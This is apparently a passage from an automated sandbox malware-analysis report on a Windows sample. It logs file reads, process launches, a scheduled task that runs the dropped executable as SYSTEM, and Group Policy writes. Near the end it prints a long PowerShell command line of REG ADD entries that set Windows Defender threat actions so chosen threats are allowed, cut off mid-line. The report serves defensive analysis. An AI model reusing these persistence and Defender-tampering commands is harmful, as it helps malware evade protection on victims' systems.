C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFD182625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFD182625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFD182625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFD17B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFD17B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFCFD2512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFCFD1662DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFCFD2512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFBADB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFCFD2512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFD17B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFCFD17B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFCFBADB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFCFBADB526	ReadFile

Analysis Process: conhost.exe PID: **5808**, Parent PID: **5672**

General

Target ID:	18
Start time:	17:26:34
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: gpupdate.exe PID: **1268**, Parent PID: **5672**

General

Target ID:	28
Start time:	17:26:51
Start date:	03/10/2022
Path:	C:\Windows\System32\gpupdate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\gpupdate.exe" /force
Imagebase:	0x7ff7f2d40000
File size:	29184 bytes
MD5 hash:	47C68FE26B0188CDD80F744F7405FF26
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4364**, Parent PID: **1268**

General

Target ID:	29
Start time:	17:26:52
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **2044**, Parent PID: **5704**

General

Target ID:	32
Start time:	17:26:53
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /DELETE /F /TN "gqlLYiBSq"
Imagebase:	0x120000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: gpscript.exe PID: **1408**, Parent PID: **356**

General

Target ID:	33
Start time:	17:26:53
Start date:	03/10/2022
Path:	C:\Windows\System32\gpscript.exe
Wow64 process (32bit):	false
Commandline:	gpscript.exe /RefreshSystemParam

Imagebase:	0x7ff66bf70000
File size:	44544 bytes
MD5 hash:	C48CBDC676E442BAF58920C5B7E556DE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1852**, Parent PID: **2044**

General

Target ID:	34
Start time:	17:26:53
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **4580**, Parent PID: **5704**

General

Target ID:	35
Start time:	17:26:55
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /CREATE /TN "bGZpGlqvDNKjraWjlZ" /SC once /ST 17:28:00 /RU "SYSTEM" /TR "\"C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe\" d8 /site_id 525403 /S" /V1 /F
Imagebase:	0x120000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2868**, Parent PID: **4580**

General

Target ID:	36
Start time:	17:26:56
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iZqzyKf.exe PID: **5100**, Parent PID: **1064**

General

Target ID:	37
Start time:	17:27:00
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe d8 /site_id 525403 /S
Imagebase:	0x7ff603c50000
File size:	7079936 bytes
MD5 hash:	6F52A47480DAE7C97A64DD5AEBB8E426
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 73%, ReversingLabs • Detection: 0%, Metadefender, Browse

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Adm	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\User	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\system32\GroupPolicy\Machine\Registry.pol	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	100E5355	CreateFileW
C:\Windows\Temp\fwhiGQHhSfnZUzkc	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW
C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100E6046	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1003B28E	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\Machine\Registry.pol	0	4492	50 52 65 67 01 00 00 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 00 00 3b 00 54 00 68 00 72 00 65 00 61 00 74 00 73 00 5f 00 54 00 68 00 72 00 65 00 61 00 74 00 49 00 64 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 41 00 63 00 74 00 69 00 6f 00 6e 00 00 00 3b 00 04 00 00 00 3b 00 04 00 00 00 3b 00 01 00 00 00 5d 00 5b 00 53 00 4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 5c	PReg[SOFTWARE\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatIdDefaultAction;;;][SOFTWARE\Policies\Microsoft\	success or wait	1	100E56E3	WriteFile
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]Ve	success or wait	1	100E56E3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 fd fd fd 50 fd fd fd 50 fd fd fd 50 fd fd fd 02 5f fd fd 50 fd fd fd 02 61 fd fd 50 fd fd fd 02 60 fd 02 50 fd fd 0b fd 4b fd fd 50 fd fd fd 50 fd fd fd 51 fd fd 63 fd 65 fd fd 50 fd fd fd 02 5b fd fd 50 fd fd 63 fd 5e fd fd 50 fd fd 52 69 63 68 fd 50 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 2a fd 5d 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$1PPP_PaP`PKPPQceP[Pc^PRichPPEL*]	success or wait	14	1003B28E	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Program Files (x86)\Google\Update\1.3.36.131	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	success or wait	1	10035169	MoveFileExW

Analysis Process: powershell.exe PID: **1084**, Parent PID: **5100**

General

Target ID:	38
Start time:	17:27:03
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	powershell "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows 